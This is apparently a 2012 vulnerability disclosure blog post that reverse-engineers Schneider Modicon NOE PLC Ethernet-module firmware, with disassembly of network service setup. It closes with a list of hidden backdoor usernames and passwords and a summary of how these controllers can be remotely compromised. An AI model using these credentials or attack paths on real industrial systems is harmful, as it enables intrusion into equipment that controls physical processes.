ROM:0001A358            BL      sub_1A1F0
ROM:0001A35C            LDMFD   SP, {R4,R11,SP,PC}
```



The jump table is comprised of 5 addresses, then we look carefully the distance between the cases, looking for one distance different from the others, between the 4th and 3rd cases there is a difference of 4 bytes, so taking into account that between the 3rd and 2nd one this difference is greater we can connect the 4th case to its right piece of code. Therefore, in order to find the base address we just have to do a substraction: 0x2002A490 - 0x0001A30C = **0x20010184** is the base address.

After reconstructing the symbols (using the same script we used above for the NOE 771) we analyze the main functions

```
ROM:2001E190
ROM:2001E190 ; =============== S U B R O U T I N E =======================================
ROM:2001E190
ROM:2001E190 ; Attributes: bp-based frame
ROM:2001E190
ROM:2001E190 usrRoot                         ; DATA XREF: usrKernelInit+B4o
ROM:2001E190                                 ; ROM:off_2001CA24o
ROM:2001E190            MOV     R12, SP
ROM:2001E194            STMFD   SP!, {R5,R6,R11,R12,LR,PC}
ROM:2001E198            SUB     R11, R12, #4
ROM:2001E19C            MOV     R5, R0
ROM:2001E1A0            MOV     R6, R1
ROM:2001E1A4            BL      usrKernelCoreInit
ROM:2001E1A8            MOV     R2, #0xBB0
ROM:2001E1AC            MOV     R1, R6
ROM:2001E1B0            MOV     R0, R5
ROM:2001E1B4            BL      memInit
ROM:2001E1B8            MOV     R1, R6
ROM:2001E1BC            MOV     R0, R5
ROM:2001E1C0            BL      memPartLibInit
ROM:2001E1C4            BL      memInfoInit
ROM:2001E1C8            BL      usrSysctlInit
ROM:2001E1CC            MOV     R1, R6
ROM:2001E1D0            MOV     R0, R5
ROM:2001E1D4            BL      usrMmuInit
ROM:2001E1D8            BL      usrTextProtect
ROM:2001E1DC            BL      edrSystemDebugModeInit
ROM:2001E1E0            BL      sysClkInit
ROM:2001E1E4            BL      mathSoftInit
ROM:2001E1E8            BL      setLibInit
ROM:2001E1EC            BL      usrIosCoreInit
ROM:2001E1F0            BL      usrKernelExtraInit
ROM:2001E1F4            BL      usrIosExtraInit
ROM:2001E1F8            BL      sockLibInit
ROM:2001E1FC            BL      usrNetworkInit
ROM:2001E200            BL      selTaskDeleteHookAdd
ROM:2001E204            BL      cplusCtorsLink
ROM:2001E208            BL      usrCplusLibInit
ROM:2001E20C            BL      cplusDemanglerInit
ROM:2001E210            BL      usrToolsInit
ROM:2001E214            LDMFD   SP, {R5,R6,R11,SP,LR}
ROM:2001E218            B       usrAppInit
ROM:2001E218 ; End of function usrRoot
ROM:2001E218
```

usrRoot

```
 ROM:2001E164
ROM:2001E164 ; Attributes: bp-based frame
ROM:2001E164
ROM:2001E164 usrToolsInit                    ; CODE XREF: usrRoot+80p
ROM:2001E164            MOV     R12, SP
```

```
ROM:2001E168                STMFD   SP!, {R11,R12,LR,PC}
ROM:2001E16C                SUB     R11, R12, #4
ROM:2001E170                BL      timexInit
ROM:2001E174                BL      usrLoaderInit
ROM:2001E178                BL      usrSymTblInit
ROM:2001E17C                BL      usrWdbInit
ROM:2001E180                BL      usrWindviewInit
ROM:2001E184                BL      usrShowInit
ROM:2001E188                LDMFD   SP, {R11,SP,LR}
ROM:2001E18C                B       usrShellInit
ROM:2001E18C ; End of function usrToolsInit
ROM:2001E18C
```

WDB is enabled.

usrNetworkInit

```
ROM:2001DAE0
ROM:2001DAE0 usrNetAppInit                   ; CODE XREF: usrNetworkInit+90p
ROM:2001DAE0
ROM:2001DAE0 var_14        = -0x14
ROM:2001DAE0
ROM:2001DAE0                MOV     R12, SP
ROM:2001DAE4                STMFD   SP!, {R4,R11,R12,LR,PC}
ROM:2001DAE8                SUB     R11, R12, #4
ROM:2001DAEC                SUB     SP, SP, #4
ROM:2001DAF0                BL      usrRemoteAccess
ROM:2001DAF4                LDR     R0, =shellParserControl
ROM:2001DAF8                BL      telnetdParserSet
ROM:2001DAFC                CMN     R0, #1
ROM:2001DB00                BEQ     loc_2001DBF0
ROM:2001DB04                MOV     R0, #1
ROM:2001DB08                MOV     R1, #0
ROM:2001DB0C                BL      telnetdInit
ROM:2001DB10                CMN     R0, #1
ROM:2001DB14                BEQ     loc_2001DBC8
ROM:2001DB18                MOV     R0, #0x17
ROM:2001DB1C                BL      telnetdStart
ROM:2001DB20                CMN     R0, #1
ROM:2001DB24                BEQ     loc_2001DBC8
ROM:2001DB28
ROM:2001DB28 loc_2001DB28                    ; CODE XREF: usrNetAppInit+F8j
ROM:2001DB28                                 ; usrNetAppInit+120j
ROM:2001DB28                BL      usrSecurity
ROM:2001DB2C                MOV     R1, #0
ROM:2001DB30                MOV     R0, #0x2EC0
ROM:2001DB34                MOV     R12, #0xA
ROM:2001DB38                ADD     R0, R0, #0x20
ROM:2001DB3C                MOV     R2, R1
ROM:2001DB40                MOV     R3, R1
ROM:2001DB44                STR     R12, [SP,#0x14+var_14]
ROM:2001DB48                BL      tftpdInit
ROM:2001DB4C                CMN     R0, #1
ROM:2001DB50                BEQ     loc_2001DBDC
ROM:2001DB54                LDR     R0, =0x2028C588
ROM:2001DB58                BL      strlen
ROM:2001DB5C                ADD     R0, R0, #1
ROM:2001DB60                BL      malloc
ROM:2001DB64                SUBS    R4, R0, #0
ROM:2001DB68                BEQ     loc_2001DB9C
ROM:2001DB6C                LDR     R1, =0x2028C588
ROM:2001DB70                BL      strcpy
ROM:2001DB74                MOV     R0, R4
ROM:2001DB78                B       loc_2001DB84
ROM:2001DB7C ; ---------------------------------------------------------------------------
ROM:2001DB7C
ROM:2001DB7C loc_2001DB7C                    ; CODE XREF: usrNetAppInit+B0j
ROM:2001DB7C                BL      tftpdDirectoryAdd
ROM:2001DB80                MOV     R0, #0
ROM:2001DB84
ROM:2001DB84 loc_2001DB84                    ; CODE XREF: usrNetAppInit+98j
ROM:2001DB84                LDR     R1, =0x2028C594
ROM:2001DB88                BL      strtok
ROM:2001DB8C                CMP     R0, #0
ROM:2001DB90                BNE     loc_2001DB7C
ROM:2001DB94                MOV     R0, R4
ROM:2001DB98                BL      free
ROM:2001DB9C
ROM:2001DB9C loc_2001DB9C                    ; CODE XREF: usrNetAppInit+88j
ROM:2001DB9C                                 ; usrNetAppInit+10Cj
ROM:2001DB9C                LDR     R1, =loginUserVerify
ROM:2001DBA0                MOV     R2, #0
ROM:2001DBA4                LDR     R0, =0x2028C598
ROM:2001DBA8                BL      ftpd6Init
ROM:2001DBAC                BL      ftpd6EnableSecurity
ROM:2001DBB0                BL      ftpd6EnableSecurity
ROM:2001DBB4                BL      usrFtpInit
ROM:2001DBB8                BL      usrSntpcInit
ROM:2001DBBC                BL      pingLibInit
ROM:2001DBC0                LDMFD   SP, {R3,R4,R11,SP,LR}
ROM:2001DBC4                B       usrSnmpCfgInit
ROM:2001DBC8 ; ---------------------------------------------------------------------------
ROM:2001DBC8
```

```
ROM:2001DBC8 loc_2001DBC8                    ; CODE XREF: usrNetAppInit+34j
ROM:2001DBC8                                 ; usrNetAppInit+44j
ROM:2001DBC8                 BL      __errno



ROM:2001CB3C
ROM:2001CB3C usrSecurity                     ; CODE XREF: usrNetAppInit:loc_2001DB28p
ROM:2001CB3C                 MOV     R12, SP
ROM:2001CB40                 STMFD   SP!, {R11,R12,LR,PC}
ROM:2001CB44                 SUB     R11, R12, #4
ROM:2001CB48                 BL      loginInit
ROM:2001CB4C                 LDR     R1, =0x2028C2DC ; RcQbRbzRyc
ROM:2001CB50                 LDR     R0, =0x2028C2E8 ; target
ROM:2001CB54                 BL      loginUserAdd
ROM:2001CB58                 LDR     R3, =0x2038E774
ROM:2001CB5C                 LDR     R1, [R3]
ROM:2001CB60                 ANDS    R1, R1, #0x20
ROM:2001CB64                 LDR     R0, =loginPrompt2
ROM:2001CB68                 LDMNEFD SP, {R11,SP,PC}
ROM:2001CB6C                 LDMFD   SP, {R11,SP,LR}
ROM:2001CB70                 B       shellLoginInstall
ROM:2001CB70 ; End of function usrSecurity
ROM:2001CB70
ROM:2001CB70
```

Another hardcoded credential-> target:RcQbRbzRyc

Via XRefs to '**loginUserAdd**'

ethernetinit

```
ROM:200701B8
ROM:200701B8 loc_200701B8                    ; CODE XREF: ethernetInit+128j
ROM:200701B8                 LDR     R1, =0x203C572A
ROM:200701BC                 LDR     R0, =aTestingpw ; "testingpw"
ROM:200701C0                 BL      loginDefaultEncrypt
ROM:200701C4                 LDR     R1, =0x203C572A
ROM:200701C8                 LDR     R0, =aTest      ; "test"
ROM:200701CC                 BL      loginUserAdd
ROM:200701D0                 LDR     R1, =0x2038DBB8
ROM:200701D4                 LDR     R0, =aFwdownload ; "fwdownload"
ROM:200701D8                 BL      loginDefaultEncrypt
ROM:200701DC                 LDR     R1, =0x2038DBB8
ROM:200701E0                 LDR     R0, =aLoader    ; "loader"
ROM:200701E4                 BL      loginUserAdd
ROM:200701E8                 LDR     R1, =0x203948C0
ROM:200701EC                 LDR     R0, =aWebpages  ; "webpages"
ROM:200701F0                 BL      loginDefaultEncrypt
ROM:200701F4                 LDR     R1, =0x203948C0
ROM:200701F8                 LDR     R0, =aWebserver ; "webserver"
ROM:200701FC                 BL      loginUserAdd
ROM:20070200                 LDR     R1, =0x203C5B78
ROM:20070204                 LDR     R0, =aFactorycastSch ; "factorycast@schneider"
ROM:20070208                 BL      loginDefaultEncrypt
ROM:2007020C                 LDR     R1, =0x203C5B78
ROM:20070210                 LDR     R0, =aSysdiag   ; "sysdiag"
ROM:20070214                 BL      loginUserAdd
ROM:20070218                 LDR     R1, =0x2038D4CC
ROM:2007021C                 LDR     R0, =aNtpupdate ; "ntpupdate"
ROM:20070220                 BL      loginDefaultEncrypt
ROM:20070224                 LDR     R1, =0x2038D4CC
ROM:20070228                 LDR     R0, =aNtpupdate ; "ntpupdate"
ROM:2007022C                 BL      loginUserAdd
ROM:20070230                 LDR     R1, =0x2039096C
ROM:20070234                 LDR     R0, =aPcfactory ; "pcfactory"
ROM:20070238                 BL      loginDefaultEncrypt
ROM:2007023C                 LDR     R1, =0x2039096C
ROM:20070240                 LDR     R0, =aPcfactory ; "pcfactory"
ROM:20070244                 BL      loginUserAdd
```

More hardcoded credentials in plain text: USER:USERUSER

```
ROM:200679BC
ROM:200679BC ftpAddWebUserPw                 ; CODE XREF: EthernetManager::initialize(void):loc_20029A10p
ROM:200679BC                 MOV     R12, SP
ROM:200679C0                 STMFD   SP!, {R11,R12,LR,PC}
ROM:200679C4                 LDR     R1, =0x2037CA05
ROM:200679C8                 SUB     R11, R12, #4
ROM:200679CC                 LDR     R0, =0x2037C9B4
ROM:200679D0                 BL      ftpGetWebUserPw
ROM:200679D4                 CMN     R0, #1
ROM:200679D8                 LDR     R1, =(aUseruser+4)
ROM:200679DC                 LDR     R0, =0x2037C9B4
ROM:200679E0                 BEQ     loc_20067A00
ROM:200679E4
ROM:200679E4 loc_200679E4                    ; CODE XREF: ftpAddWebUserPw+54j
ROM:200679E4                 LDR     R1, =0x2037CA05
ROM:200679E8                 LDR     R0, =0x2037C9B4
ROM:200679EC                 BL      loginUserAdd
ROM:200679F0                 LDR     R0, =0x2037C9B4
ROM:200679F4                 LDR     R1, =aSdcaWeb   ; "/SDCA/WEB"
```

```
ROM:200679F8                LDMFD   SP, {R11,SP,LR}
ROM:200679FC                B       ftpPathAccessRegister
ROM:20067A00 ; ---------------------------------------------------------------------------
ROM:20067A00
ROM:20067A00 loc_20067A00                           ; CODE XREF: ftpAddWebUserPw+24j
ROM:20067A00                BL      strcpy
ROM:20067A04                LDR     R1, =0x2037CA05
ROM:20067A08                LDR     R0, =aUseruser  ; "USERUSER"
ROM:20067A0C                BL      loginDefaultEncrypt
ROM:20067A10                B       loc_200679E4
ROM:20067A10 ; End of function ftpAddWebUserPw
ROM:20067A10
ROM:20067A10 ; ---------------------------------------------------------------------------
```

MODBUS 125 dispatcher to ModbusFC125::process125Command handler

```
ROM:20044830
ROM:20044830 ; ModbusFC125::processModbusMessage(MBAPMSG *, int *)
ROM:20044830 _ZN11ModbusFC12520processModbusMessageEP7MBAPMSGPi
ROM:20044830                                        ; CODE XREF: g_processModbusMessage:loc_200448D8p
ROM:20044830                MOV     R12, SP
ROM:20044834                STMFD   SP!, {R4,R5,R11,R12,LR,PC}
ROM:20044838                SUB     R11, R12, #4
ROM:2004483C                MOV     R5, R2
ROM:20044840                MOV     R4, R1
ROM:20044844                MOV     R3, R1
ROM:20044848                MOV     R2, #1
ROM:2004484C                LDRB    R12, [R1,#7]
ROM:20044850                CMP     R12, #0x7D ; '}'
ROM:20044854                BEQ     loc_20044884
ROM:20044858                MOV     R1, R12
ROM:2004485C                BL      _ZN11ModbusFC1259MbusErrorEhhP7MBAPMSG ; ModbusFC125::MbusError(uchar,uchar,MBAPMSG *)
ROM:20044860
ROM:20044860 loc_20044860                           ; CODE XREF: ModbusFC125::processModbusMessage(MBAPMSG *,int *)+58j
ROM:20044860                ADD     R0, R0, #1
ROM:20044864                AND     R3, R0, #0xFF00
ROM:20044868                MOV     R3, R3,ASR#8
ROM:2004486C                AND     R2, R0, #0xFF
ROM:20044870                ORR     R3, R3, R2,LSL#8
ROM:20044874                ADD     R1, R0, #6
ROM:20044878                STRH    R3, [R4,#4]
ROM:2004487C                STR     R1, [R5]
ROM:20044880                LDMFD   SP, {R4,R5,R11,SP,PC}
ROM:20044884 ; ---------------------------------------------------------------------------
ROM:20044884
ROM:20044884 loc_20044884                           ; CODE XREF: ModbusFC125::processModbusMessage(MBAPMSG *,int *)+24j
ROM:20044884                BL      _ZN11ModbusFC12517process125CommandEP7MBAPMSG ; ModbusFC125::process125Command(MBAPMSG *)
ROM:20044888                B       loc_20044860
ROM:20044888 ; End of function ModbusFC125::processModbusMessage(MBAPMSG *,int *)
ROM:20044888
```

Just an example, to inject our own code we could use external modules. In fact this is how the webserver is implemented, as a separate module loaded at runtime: 'webserver.out'

```
; Attributes: bp-based frame
ROM:200BA7BC
ROM:200BA7BC http_init                              ; CODE XREF: HttpTask:loc_200BA9B8p
ROM:200BA7BC
ROM:200BA7BC var_50         = -0x50
ROM:200BA7BC var_4C         = -0x4C
ROM:200BA7BC var_48         = -0x48
ROM:200BA7BC var_44         = -0x44
ROM:200BA7BC var_40         = -0x40
ROM:200BA7BC var_3C         = -0x3C
ROM:200BA7BC var_38         = -0x38
ROM:200BA7BC var_34         = -0x34
ROM:200BA7BC var_30         = -0x30
ROM:200BA7BC var_2C         = -0x2C
ROM:200BA7BC var_28         = -0x28
ROM:200BA7BC var_24         = -0x24
ROM:200BA7BC var_1D         = -0x1D
ROM:200BA7BC
ROM:200BA7BC                MOV     R12, SP
ROM:200BA7C0                STMFD   SP!, {R4-R7,R11,R12,LR,PC}
ROM:200BA7C4                SUB     R11, R12, #4
ROM:200BA7C8                LDR     R6, =0x203804F8
ROM:200BA7CC                SUB     SP, SP, #0x34
ROM:200BA7D0                LDR     R3, [R6]
ROM:200BA7D4                ANDS    R5, R3, #1
ROM:200BA7D8                BEQ     loc_200BA7E4
ROM:200BA7DC
ROM:200BA7DC loc_200BA7DC                           ; CODE XREF: http_init+104j
ROM:200BA7DC                                        ; http_init+124j ...
ROM:200BA7DC                SUB     SP, R11, #0x1C
ROM:200BA7E0                LDMFD   SP, {R4-R7,R11,SP,PC}
ROM:200BA7E4 ; ---------------------------------------------------------------------------
ROM:200BA7E4
ROM:200BA7E4 loc_200BA7E4                           ; CODE XREF: http_init+1Cj
ROM:200BA7E4                LDR     R1, =aSdcaWeb_0 ; "/SDCA/Web/"
ROM:200BA7E8                LDR     R0, =0x203C5970
```

```
ROM:200BA7EC            BL      strcpy
ROM:200BA7F0            LDR     R0, =HttpServerFile ; "/SDCA/Firmware/WebServer.out"
ROM:200BA7F4            MOV     R1, R5
ROM:200BA7F8            MOV     R2, R5
ROM:200BA7FC            BL      open
ROM:200BA800            CMN     R0, #1
ROM:200BA804            MOV     R4, R0
ROM:200BA808            BEQ     loc_200BA8E4
ROM:200BA80C            MOV     R1, #0xC
ROM:200BA810            BL      loadModule
ROM:200BA814            CMP     R0, #0
ROM:200BA818            BEQ     loc_200BA8C4
ROM:200BA81C            LDR     R7, =0x203945EC
ROM:200BA820            MOV     R0, R4
ROM:200BA824            BL      close
ROM:200BA828            LDR     R0, [R7]
ROM:200BA82C            LDR     R1, =HttpServerEntry ; "websvxmain"
ROM:200BA830            SUB     R2, R11, #-var_24
ROM:200BA834            SUB     R3, R11, #-var_1D
ROM:200BA838            BL      symFindByName
ROM:200BA83C            CMN     R0, #1
ROM:200BA840            BEQ     loc_200BA904
ROM:200BA844            LDR     R3, =HttpServerPrio
ROM:200BA848            LDR     R2, =HttpServerStack
ROM:200BA84C            LDR     R12, [R11,#var_24]
ROM:200BA850            LDR     R1, [R3]
ROM:200BA854            LDR     R0, =aThttpd    ; "tHttpd"
ROM:200BA858            LDR     R3, [R2]
ROM:200BA85C            MOV     R2, R5
ROM:200BA860            STR     R12, [SP,#0x50+var_50]
ROM:200BA864            LDR     R4, =0x203804FC
ROM:200BA868            STR     R5, [SP,#0x50+var_4C]
ROM:200BA86C            STR     R5, [SP,#0x50+var_48]
ROM:200BA870            STR     R5, [SP,#0x50+var_44]
ROM:200BA874            STR     R5, [SP,#0x50+var_40]
ROM:200BA878            STR     R5, [SP,#0x50+var_3C]
ROM:200BA87C            STR     R5, [SP,#0x50+var_38]
ROM:200BA880            STR     R5, [SP,#0x50+var_34]
ROM:200BA884            STR     R5, [SP,#0x50+var_30]
ROM:200BA888            STR     R5, [SP,#0x50+var_2C]
ROM:200BA88C            STR     R5, [SP,#0x50+var_28]
ROM:200BA890            BL      taskSpawn
```

So, why do all those hidden accounts exist? A good question.

-Generating a password by deriving it from the MAC address makes sense as a method to gain access even if the original password has been lost. Technically, these accounts are backdoors though.

-Most of them are used by configuration/(internal?)support software. For example, the hidden account 'loader:fwdownload' can be found inside Unity Loader.

-In fact we can find more hidden accounts by reversing this kind of software. i.e Hidden account for Schneider Advantys STB devices by reversing the software used to upgrade the firmware.

Schneider Advantys STB modules - nip2311_upgrade_[fw]_v3.01.00_[web]_v2.01.00.exe

```
.text:00403579
.text:00403579 loc_403579:                     ; CODE XREF: sub_403546+22j
.text:00403579          cmp     dword_4134EC, 1
.text:00403580          jnz     short loc_4035A7
.text:00403582          push    dword ptr [edi] ; int
.text:00403584          push    offset aFcsdfcsd ; "fcsdfcsd"
.text:00403589          push    offset aNip2212 ; "nip2212"
.text:0040358E          call    _FtpLogin
.text:00403593          add     esp, 0Ch
.text:00403596          mov     ebx, eax
.text:00403598          test    eax, eax
.text:0040359A          jnz     loc_403623
.text:004035A0          mov     esi, 1
.text:004035A5          jmp     short loc_403623
.text:004035A7 ; ---------------------------------------------------------------------------
.text:004035A7
.text:004035A7 loc_4035A7:                     ; CODE XREF: sub_403546+3Aj
.text:004035A7          cmp     dword_4134E4, 1
.text:004035AE          jnz     short loc_4035D1
.text:004035B0          push    dword ptr [edi] ; int
.text:004035B2          push    offset aQwertyqwerty ; "qwertyqwerty"
.text:004035B7          push    (offset a00kernel0011ex+0AAh) ; s
.text:004035BC          call    _FtpLogin
.text:004035C1          add     esp, 0Ch
.text:004035C4          mov     ebx, eax
.text:004035C6          test    eax, eax
.text:004035C8          jnz     short loc_403623
.text:004035CA          mov     esi, 1
.text:004035CF          jmp     short loc_403623
.text:004035D1 ; ---------------------------------------------------------------------------
.text:004035D1
.text:004035D1 loc_4035D1:                     ; CODE XREF: sub_403546+68j
.text:004035D1          cmp     dword_4134E8, 1
.text:004035D8          jnz     short loc_4035FB
.text:004035DA          push    dword ptr [edi] ; int
.text:004035DC          push    offset aPoiuypoiuy ; "poiuypoiuy"
.text:004035E1          push    offset aNic2212 ; "nic2212"
.text:004035E6          call    _FtpLogin
.text:004035EB          add     esp, 0Ch
```

```
.text:004035EE          mov    ebx, eax
.text:004035F0          test   eax, eax
.text:004035F2          jnz    short loc_403623
.text:004035F4          mov    esi, 1
.text:004035F9          jmp    short loc_403623
.text:004035FB ; ---------------------------------------------------------------------------
.text:004035FB
.text:004035FB loc_4035FB:                      ; CODE XREF: sub_403546+92j
.text:004035FB          cmp    dword_4134F0, 1
.text:00403602          jnz    short loc_403623
.text:00403604          push   dword ptr [edi] ; int
.text:00403606          push   offset aPcfactory ; "pcfactory"
.text:0040360B          push   offset aPcfactory_0 ; "pcfactory"
.text:00403610          call   _FtpLogin
.text:00403615          add    esp, 0Ch
.text:00403618          mov    ebx, eax
.text:0040361A          test   eax, eax
.text:0040361C          jnz    short loc_403623
.text:0040361E          mov    esi, 1
```

Well, enough. We could be writing long time about all the interesting things you can find inside one of these firmwares but hey! now you have all the needed info to do so :)

Summing up

- In order to fully understand the PLC/Eth module, backplane and other protocols (i.e Unity's UMAS) we can reverse engineer the firmware, the java classes and vendor's software like Unity Loader.
- You can remotely compromise Modicon PLCs exposed via NOE Ethernet modules through ftp, telnet, modbus, WDB, snmp, web... by using the backdoor credentials exposed or even without using them.
- You can load your own trojanized firmware.
- There are undocumented hidden accounts that can be used to compromise a PLC.
- There are undocumented functionalities with security implications.
- There is no solution other than redesigning these devices, which obviously is not feasible in the short/middle term so mitigations are needed and expected.
- There is no patch available at this moment.

Products affected: **http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-346-01.pdf**

Backdoor accounts compilation

```
pcfactory:pcfactory                     (hidden)
loader:fwdownload                       (hidden)
ntpupdate:ntpupdate                (documented)
sysdiag:factorycast@schneider      (documented)
test:testingpw                          (hidden)
USER:USER                               (documented)
USER:USERUSER                     (documented -not hidden-) (thanks to Stephan Beirer for pointing it out)
webserver:webpages                      (hidden)
fdrusers:sresurdf                       (hidden)
nic2212:poiuypoiuy                   (hidden)
nimrohs2212:qwertyqwerty        (hidden)
nip2212:fcsdfcsd                      (hidden)
ftpuser:ftpuser                         (hidden)
noe77111_v500:RcSyyebczS       (hidden) (password hashed)
AUTCSE:RybQRceeSd                 (hidden) (password hashed)
AUT_CSE:cQdd9debez                (hidden) (password hashed)
target:RcQbRbzRyc                    (hidden) (password hasshed)
```

Despite I'm releasing this information when there is still no patch available, It has been my decission. I reported it to the ICS-CERT months ago, I would like to thank the ICS-CERT and the Schneider security team, they have taken these issues very seriously and are working on a patch. During the process they have been keeping me updated on every decision/progress. However, some time ago I decided to change my disclosure policy.

I would like to mention that other security researchers I talked to about this issue had found these hidden account as well, so kudos to K. Reid Wightman **@ReverseICS** and Jaime Blasco **@jaimeblascob** .

Welcome to the 90s.

Last Updated (Thursday, 19 January 2012)

< Prev **Next >**